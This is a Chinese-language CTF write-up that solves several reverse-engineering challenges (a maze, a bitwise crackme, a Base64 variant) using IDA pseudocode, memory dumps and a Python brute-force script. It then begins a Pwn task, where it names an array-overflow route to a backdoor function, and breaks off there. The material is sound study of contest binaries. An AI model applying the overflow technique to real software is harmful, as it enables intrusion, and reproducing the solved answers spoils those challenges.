
0x0200 Reverse

0x0201 maze


- 描述：You won't figure out anything if you give in to fear.
- 学习资料：https://ctf-wiki.github.io/ctf-wiki/reverse/maze/maze-zh/
- 题目地址：http://q42u2raim.bkt.clouddn.com/maze_5fe96210e49fbacd
- 考点：IDA的基本应用与内存检索

emmm第一次接触逆向和IDA，先好好把学习资料看了一遍，大概有点b数了之后从题目地址下载了题目文件。


拿到文件一看没有后缀，直接丢DIE里面脱壳，发现是个linux的elf可执行文件：



二话不说先丢Kali虚拟机里跑一下，出现一个ASCII字符构成的画面：



看样子应该是和学习资料差不多的迷宫题，迷宫应该被写在了内存里。于是在win10环境下用IDA反编译此文件：




找到main函数双击进入，遗憾自己不懂汇编只能按F5生成伪代码：

```
1  void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
2  {
3    int v3; // eax
4    int v4; // [rsp+0h] [rbp-80h]
5    int v5; // [rsp+4h] [rbp-7Ch]
6    char *v6; // [rsp+8h] [rbp-78h]
7    char s[48]; // [rsp+10h] [rbp-70h]
8    char v8; // [rsp+40h] [rbp-40h]
9    unsigned __int64 v9; // [rsp+78h] [rbp-8h]
10
11   v9 = __readfsqword(0x28u);
12   sub_4006A6();
13   __isoc99_scanf("%40s", s);
14   v5 = strlen(s);
15   v4 = 0;
16   v6 = (char *)&unk_6020C4;
17   while ( v4 < v5 )
18   {
19     v3 = s[v4];
20     if ( v3 == 100 )
21     {
22       v6 += 4;
23     }
24     else if ( v3 > 100 )
25     {
26       if ( v3 == 115 )
27       {
28         v6 += 64;
29       }
30       else
31       {
32         if ( v3 != 119 )
33         {
34 LABEL_12:
35           puts("Illegal input!");
36           exit(0);
37         }
38         v6 -= 64;
39       }
40     }
41     else
42     {
43       if ( v3 != 97 )
44         goto LABEL_12;
45       v6 -= 4;
46     }
47     if ( v6 < (char *)&unk_602080 || v6 > (char *)&unk_60247C || *(_DWORD *)v6 & 1 )
48       goto LABEL_22;
49     ++v4;
50   }
51   if ( v6 == (char *)&unk_60243C )
52   {
53     sprintf(&v8, "hgame{%s}", s);
54     puts("You win!");
55     printf("Flag is: ");
56     puts(&v8);
57     exit(0);
58   }
59 LABEL_22:
60   puts("You died");
61   exit(0);
62 }
```

在第16行、第47行和第51行可见三个地址对应的值，应该分别就是起点，边界和终点了。直接双击unk_xxxxxx前往内存地址：


```
.data:00000000006020C0                 db    1
.data:00000000006020C1                 db    1
.data:00000000006020C2                 db    1
.data:00000000006020C3                 db    0
.data:00000000006020C4 unk_6020C4      db    0                ; DATA XREF: main+4D↑o
.data:00000000006020C5                 db    1
.data:00000000006020C6                 db    0
.data:00000000006020C7                 db    0
.data:00000000006020C8                 db    1
.data:00000000006020C9                 db    1
.data:00000000006020CA                 db    0
.data:00000000006020CB                 db    1
.data:00000000006020CC                 db    1
.data:00000000006020CD                 db    1
.data:00000000006020CE                 db    1
.data:00000000006020CF                 db    0
.data:00000000006020D0                 db    1
.data:00000000006020D1                 db    1
.data:00000000006020D2                 db    1
.data:00000000006020D3                 db    1
.data:00000000006020D4                 db    1
.data:00000000006020D5                 db    1
.data:00000000006020D6                 db    1
.data:00000000006020D7                 db    0
.data:00000000006020D8                 db    1
.data:00000000006020D9                 db    0
.data:00000000006020DA                 db    0
.data:00000000006020DB                 db    0
.data:00000000006020DC                 db    1
.data:00000000006020DD                 db    0
.data:00000000006020DE                 db    0
.data:00000000006020DF                 db    1
.data:00000000006020E0                 db    1
.data:00000000006020E1                 db    0
.data:00000000006020E2                 db    1
.data:00000000006020E3                 db    1
.data:00000000006020E4                 db    1
.data:00000000006020E5                 db    1
.data:00000000006020E6                 db    0
.data:00000000006020E7                 db    1
.data:00000000006020E8                 db    1
.data:00000000006020E9                 db    1
.data:00000000006020EA                 db    1
.data:00000000006020EB                 db    0
.data:00000000006020EC                 db    1
.data:00000000006020ED                 db    0
.data:00000000006020EE                 db    1
.data:00000000006020EF                 db    1
.data:00000000006020F0                 db    1
.data:00000000006020F1                 db    1
.data:00000000006020F2                 db    0
.data:00000000006020F3                 db    1
.data:00000000006020F4                 db    1
.data:00000000006020F5                 db    1
.data:00000000006020F6                 db    1
.data:00000000006020F7                 db    0
.data:00000000006020F8                 db    1
.data:00000000006020F9                 db    1
.data:00000000006020FA                 db    0
.data:00000000006020FB                 db    1
.data:00000000006020FC                 db    1
.data:00000000006020FD                 db    1
.data:00000000006020FE                 db    1
```

看到一堆0和1基本可以确定就是迷宫本体了，将0和1所占的内存段全部选中，按Shift + E导出为16进制字符串：



又因为main函数中首先读取输入到字符串s，再逐字符对比s与四个ascii码值是否相等，经分析很容易得出四个字符分别为“w”，“a”，“s”，“d”。根据其对v6的操作可知分别对应着上左下右的行进方向，且上下移动是± 64，左右移动是± 4。因此首先将文本每64个数据换行，并将01替换为双白块，00替换为双空格，并标上行列序号：

由于左右移动每次± 4，因此有$\frac{3}{4}$的数据是无效的，而且第47行判断是位与1，说明双空格是墙，双白块是路，经过提取可得最终的迷宫：



可以得知输入为：`ssssddddddsssssddwwddddssssdssdd`

在kali中输入，即可获得flag。

0x0202 bitwise_operation2

- 描述：还记得第三次C语言培训的作业“位运算”吗？这是2.0
- 学习资料：http://q42u2raim.bkt.clouddn.com/bitwise-hint1-xor.png
- 题目地址：http://q42u2raim.bkt.clouddn.com/bitwise_operation2_9d9dc26c1359ec66
- 考点：内存操作和异或操作

拿到题第一眼一脸懵逼，完全不知道要干啥。就先去学了学IDA的基本语法和操作，然后才大概明白是将输入的flag的括号内的字符串分为两个16位子字符串，经过一系列处理后与内存中另外两个字符串（分别是内存地址602050和602060处）作比较：

```
  && char_L8 == 123                     // {
  && char_R8 == 125 )                   // }
{
  first_int64_0 = 0LL;
  first_char_0 = 0;
  second_int64_0 = 0LL;
  second_char_0 = 0;
  assign_func((__int64)&first_int64_0, (__int64)&first_16bit);
  assign_func((__int64)&second_int64_0, (__int64)&second_16bit);
  for ( i = 0; i <= 7; ++i )
  {
    *((_BYTE *)&first_int64_0 + i) = ((*((_BYTE *)&first_int64_0 + i) & 0xE0) >> 5) | 8
                                                                                   * *((_BYTE *)&first_int64_0 + i);
    *((_BYTE *)&first_int64_0 + i) = *((_BYTE *)&first_int64_0 + i) & 0x55 ^ ((*((_BYTE *)&second_int64_0 + 7 - i) & 0xAA) >> 1) | *((_BYTE *)&first_int64_0 + i) & 0xAA;// 01010101, 10101010
    *((_BYTE *)&second_int64_0 + 7 - i) = 2 * (*((_BYTE *)&first_int64_0 + i) & 0x55) ^ *((_BYTE *)&second_int64_0
                                                                                       + 7
                                                                                       - i) & 0xAA | *((_BYTE *)&second_int64_0 + 7 - i) & 0x55;
    *((_BYTE *)&first_int64_0 + i) = *((_BYTE *)&first_int64_0 + i) & 0x55 ^ ((*((_BYTE *)&second_int64_0 + 7 - i) & 0xAA) >> 1) | *((_BYTE *)&first_int64_0 + i) & 0xAA;
  }
  for ( j = 0; j <= 7; ++j )
  {
    *((_BYTE *)&first_int64_0 + j) ^= *(&char_76 + j);
    if ( *((_BYTE *)&first_int64_0 + j) != byte_602050[j] )
    {
      puts("sry, wrong flag");
      exit(0);
    }
  }
  for ( k = 0; k <= 7; ++k )
  {
    *((_BYTE *)&second_int64_0 + k) ^= *((_BYTE *)&first_int64_0 + k) ^ *(&char_76 + k);
    if ( *((_BYTE *)&second_int64_0 + k) != byte_602060[k] )
    {
      puts("Just one last step");
      exit(0);
    }
  }
  puts("Congratulations! You are already familiar with bitwise operation.");
  puts("Flag is your input.");
  exit(0);
}
puts("Illegal input!");
exit(0);
}
```

继续倒推，发现第二个字符串（首地址重命名为second_int64_0）经历一次自身与另一个内存字符串（首地址重命名为char_76）的位异或操作，之后再次与自身求位异或：

```
*((_BYTE *)&second_int64_0 + k) ^= *((_BYTE *)&first_int64_0 + k) ^ *(&char_76 + k);
```

而第一个字符串（首地址重命名为first_int64_0）仅仅与char_76所在的字符串进行一次位异或：

```
*((_BYTE *)&first_int64_0 + j) ^= *(&char_76 + j);
```

因此先在IDA中确定内存内三个字符串的值（全部使用十进制表示）：

```
byte_602050[8] = [101, 52, 115, 121, 95, 82, 101, 95]
byte_602060[8] = [69, 97, 115, 121, 108, 105, 102, 51]
char_76[8] = [76, 60, 214, 54, 80, 136, 32, 204]
```

可以倒推得到65行代码时first_int64_0与second_int64_0字符串的值（十进制和二进制）：

```
first_int64_0[8] = [41, 8, 165, 79, 15, 218, 69, 147]
first_int64_0[8] = [0b00101001, 0b00001000, 0b10100101, 0b01001111,
0b00001111, 0b11011010, 0b01000101, 0b10010011]
second_int64_0[8] = [108, 105, 214, 54, 99, 179, 35, 160]
second_int64_0[8] = [0b01101100, 0b01101001, 0b11010110, 0b00110110,
0b01100011, 0b10110011, 0b00100011, 0b10100000]
```

然后前面那四行表达式一开始没想明白是什么意思，就写了个python暴力破解（其中包含倒推65行时的代码以及推算最初输入的代码）：

```
# coding:utf-8
#!/usr/bin/python3


def multi_nums_xor(array_a, array_b):
    temp_array = [0] * 8
    for index in range(8):
        temp_array[index] = (array_a[index] ^ array_b[index])
    print(temp_array)


def guess_origins(array_a, array_b):
    origin_a = [0] * 8
    origin_b = [0] * 8
    for index in range(8):
        for guess_a in range(256):
            for guess_b in range(256):
                temp_a = ((guess_a & 0xE0) >> 5) | (8 * guess_a)
                temp_a = temp_a & 0x55 ^ ((guess_b & 0xAA) >> 1) | temp_a &
0xAA
                temp_b = (2 * (temp_a & 0x55)) ^ guess_b & 0xAA | guess_b &
0x55
                temp_a = temp_a & 0x55 ^ ((temp_b & 0xAA) >> 1) | temp_a &
0xAA
                if temp_a == array_a[index] and temp_b == array_b[7 -
index]:
                    origin_a[index] = guess_a
                    origin_b[index] = guess_b
    print(origin_a)
    print(origin_b)


def get_input(array_a, array_b):
    input_a = [0] * 16
    input_b = [0] * 16
    for index in range(8):
        input_a[2 * index] = array_a[index] // 16
        input_a[2 * index + 1] = array_a[index] % 16
```

```
        input_b[2 * index] = array_b[index] // 16
        input_b[2 * index + 1] = array_b[index] % 16
    print(input_a)
    print(input_b)


byte_602050 = [101, 52, 115, 121, 95, 82, 101, 95]
byte_602060 = [69, 97, 115, 121, 108, 105, 102, 51]
char_76 = [76, 60, 214, 54, 80, 136, 32, 204]

first_67 = [41, 8, 165, 79, 15, 218, 69, 147]
second_76 = [108, 105, 214, 54, 99, 179, 35, 160]

int16_a = [15, 35, 62, 99, 99, 121, 130, 210]
# int16_b = [2, 1, 27, 203, 30, 244, 203, 102]
int16_b = [102, 203, 244, 30, 203, 27, 1, 2]

input_string = [0, 15, 2, 3, 3, 14, 6, 3, 6, 3, 7, 9, 8, 2, 13, 2, 0, 2, 0,
1, 1, 11, 12, 11, 1, 14, 15, 4, 12, 11, 6, 6]

# multi_nums_xor(first_67, byte_602060)
# guess_origins(first_67, second_76)
get_input(int16_a, int16_b)


```

后来问了一下出题人，给了一些小提示，说是教学资料那张图片每行都有用到。仔细琢磨代码以后，我决定首先定义一个二进制数的**偶数位**（如“11011010”中的“1x0x1x1x”）为“***高位***”，**奇数位**（如“11011010”中的“x1x1x0x0”）为“***低位***”。那么这四行主要实现以下功能：

1. 第一个8位二进制数的前3位与后5位交换位置。
2. 第一个数的高位不变，低位与第二个数的高位按位求异或。
3. 第二个数的低位不变，高位与第一个数的低位按位求异或。
4. 再次执行一遍第2步。

又由异或运算的性质可得，这四步的逆向过程为：

1. 第一个数的高位不变，低位与第二个数的高位按位求异或。
2. 第二个数的低位不变，高位与第一个数的低位按位求异或。
3. 再次执行一遍第1步。
4. 第一个数的前5位与后3位交换位置。

由此可推得first_int64_0与second_int64_0字符串的初始值（十进制）：

```
first_int64_0[8] = [15, 35, 62, 99, 99, 121, 130, 210]
second_int64_0[8] = [102, 203, 244, 30, 203, 27, 1, 2]
```

之后再向前推，发现初始输入经过一个函数处理后得到了first_int64_0与second_int64_0字符串，函数实现如下：

```
_BYTE *__fastcall assign_func(__int64 a1, __int64 a2)
{
  _BYTE *result; // rax
  signed int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; i <= 7; ++i )
  {
```

```
    if ( *(_BYTE *)(2 * i + a2) <= 96 || *(_BYTE *)(2 * i + a2) > 102 )
    {
      if ( *(_BYTE *)(2 * i + a2) <= 47 || *(_BYTE *)(2 * i + a2) > 57 )
      {
LABEL_17:
        puts("Illegal input!");
        exit(0);
      }
      *(_BYTE *)(i + a1) = *(_BYTE *)(2 * i + a2) - 48;
    }
    else
    {
      *(_BYTE *)(i + a1) = *(_BYTE *)(2 * i + a2) - 87;
    }
    if ( *(_BYTE *)(2 * i + 1LL + a2) <= 96 || *(_BYTE *)(2 * i + 1LL + a2)
> 102 )
    {
      if ( *(_BYTE *)(2 * i + 1LL + a2) <= 47 || *(_BYTE *)(2 * i + 1LL +
a2) > 57 )
        goto LABEL_17;
      result = (_BYTE *)(i + a1);
      *result = 16 * *result + *(_BYTE *)(2 * i + 1LL + a2) - 48;
    }
    else
    {
      result = (_BYTE *)(i + a1);
      *result = 16 * *result + *(_BYTE *)(2 * i + 1LL + a2) - 87;
    }
  }
  return result;
}
```

仔细分析，发现函数功能是将输入字符串分为奇数位和偶数位两部分，且仅允许数字和小写字母a~f，也就是16进制的表达。奇数位用作16的加权，偶数位用作余数。假若用b表示输出，a表示输入，则b字符串与a字符串的关系满足：$b[i] = 16 * a[2 * i] + a[2 * i + 1]$。

由此式可以求得初始输入的两个16位字符串：

```
first_input[8] = [0, 15, 2, 3, 3, 14,  6,  3, 6,  3,  7, 9,  8,  2, 13, 2]
second_input[8] = [6,  6,12,11,15,  4,  1, 14,12, 11,  1,11,  0,  1,  0, 2]
```

将两个字符串的字符表示的10进制数转换成16进制数，得：

```
first_input = "0f233e63637982d2"
second_input = "66cbf41ecb1b0102"
```

将两个字符串连接并放在括号中即得到flag。

0x0203 advance

- 描述："高级加密算法"
- 题目地址：http://q42u2raim.bkt.clouddn.com/advance_af7c3bbcb7b2382d.exe
- 考点：Base64加密算法变体

emmm……怎么说呢，丢进ida按下F5的那一刻就知道是个啥东西了：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  unsigned int v4; // edi
  unsigned __int64 v5; // rax
  void *v6; // rbx
  const char *v7; // rcx
  char Dst; // [rsp+20h] [rbp-118h]

  sub_140001070((__int64)"please input you flag:\n", argv, envp);
  memset(&Dst, 0, 0x100ui64);
  sub_140001100((__int64)"%s", &Dst, 100i64);
  v3 = sub_140002030(&Dst);
  v4 = v3;
  if ( !v3 )
  {
LABEL_6:
    v7 = "try again\n";
    goto LABEL_7;
  }
  v5 = sub_140002000(v3);
  v6 = malloc(v5);
  sub_140001EB0(v6, &Dst, v4);
  if ( strncmp((const char *)v6, "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX", 0x64ui64) )
  {
    if ( v6 )
      free(v6);
    goto LABEL_6;
  }
  v7 = "get it\n";
LABEL_7:
  sub_140001070((__int64)v7);
  return 0;
}
```

一看就是个base64的变形，应该是编码表不同。回到汇编页面，在主函数附近稍加查看就能找到编码表：

```
.text:0000000140001E99                mov     rbx, [rsp+138h+arg_0]
.text:0000000140001EA1                add     rsp, 130h
.text:0000000140001EA8                pop     rdi
.text:0000000140001EA9                retn
.text:0000000140001EA9 ; } // starts at 140001DC0
.text:0000000140001EA9 main           endp
.text:0000000140001EA9
.text:0000000140001EA9 ; ---------------------------------------------------------------------------
.text:0000000140001EAA algn_140001EAA:                        ; DATA XREF: .pdata:000000014000515C↓o
.text:0000000140001EAA                align 10h
.text:0000000140001EB0
.text:0000000140001EB0 ; =============== S U B R O U T I N E =======================================
.text:0000000140001EB0
.text:0000000140001EB0 ; Attributes:
.text:0000000140001EB0
.text:0000000140001EB0 sub_140001EB0  proc near               ; CODE XREF: main+85↑p
.text:0000000140001EB0                                        ; DATA XREF: .pdata:0000000140005168↓o
.text:0000000140001EB0
.text:0000000140001EB0 arg_0          = qword ptr  8
.text:0000000140001EB0 arg_8          = qword ptr  10h
.text:0000000140001EB0 arg_10         = qword ptr  18h
.text:0000000140001EB0
.text:0000000140001EB0                mov     [rsp+arg_0], rbx
.text:0000000140001EB5                mov     [rsp+arg_8], rsi
.text:0000000140001EBA                mov     [rsp+arg_10], rdi
.text:0000000140001EBF                lea     eax, [r8-2]
.text:0000000140001EC3                xor     r10d, r10d
.text:0000000140001EC6                cdqe
.text:0000000140001EC8                lea     rsi, aAbcdefghijklmn ; "abcdefghijklmnopqrstuvwxyz0123456789+/A"...
.text:0000000140001ECF                mov     rbx, rdx
.text:0000000140001ED2                mov     rdi, rcx
.text:0000000140001ED5                mov     r9, rcx
.text:0000000140001ED8                test    rax, rax
.text:0000000140001EDB                jle     loc_140001F6E
.text:0000000140001EE1                lea     r10, [rax-1]
.text:0000000140001EE5                mov     rax, 0AAAAAAAAAAAAAAABh
.text:0000000140001EEF                lea     r11, [rdx+1]
.text:0000000140001EF3                mul     r10
.text:0000000140001EF6                shr     rdx, 1
.text:0000000140001EF9                inc     rdx
.text:0000000140001EFC                lea     r10d, [rdx+rdx*2]
.text:0000000140001F00
.text:0000000140001F00 loc_140001F00:                         ; CODE XREF: sub_140001EB0+BC↓j
.text:0000000140001F00                movzx   eax, byte ptr [r11-1]
.text:0000000140001F05                lea     r11, [r11+3]
.text:0000000140001F09                shr     rax, 2
.text:0000000140001F0D                movzx   eax, byte ptr [rax+rsi]
.text:0000000140001F11                mov     [r9], al
.text:0000000140001F14                movsx   rcx, byte ptr [r11-4]
.text:0000000140001F19                movzx   eax, byte ptr [r11-3]
```

直接网上找一个可以随意替换编码表的base64编解码python脚本，用这个编码表替换，运行并解码即可得到flag。

0x0204 cpp

- 描述：easy cpp hint: 翻开线代课本看看
- 题目地址：http://q42u2raim.bkt.clouddn.com/cpp_5e3647ab2f36d166.exe
- 考点：深度函数嵌套、矩阵变换（？）

丢进IDA看了半天源码，感觉可能是3阶矩阵乘法，但是函数过于复杂于是就放弃了……

0x0300 Pwn

0x0301 Hard_AAAAA

- 描述：无脑AAA太无聊了，挑战更高难度的无脑AAA！
  nc 47.103.214.163 20000
- 题目地址：https://xxx.lwh.red/Hard_AAAAA
- 考点：数组越界导致的栈溢出

这是唯一会的一道Pwn……而且是32位程序（因此不得不把我的IDA 7.2降级到IDA 7.0，因为7.2上找不到32位的反编译插件），进入main函数一看，主要就是一个backdoor函数，进入的方法便是一个内存比较函数。基本可以确定要靠数组越界覆盖掉v5所在的内存区域从而进入backdoor函数：
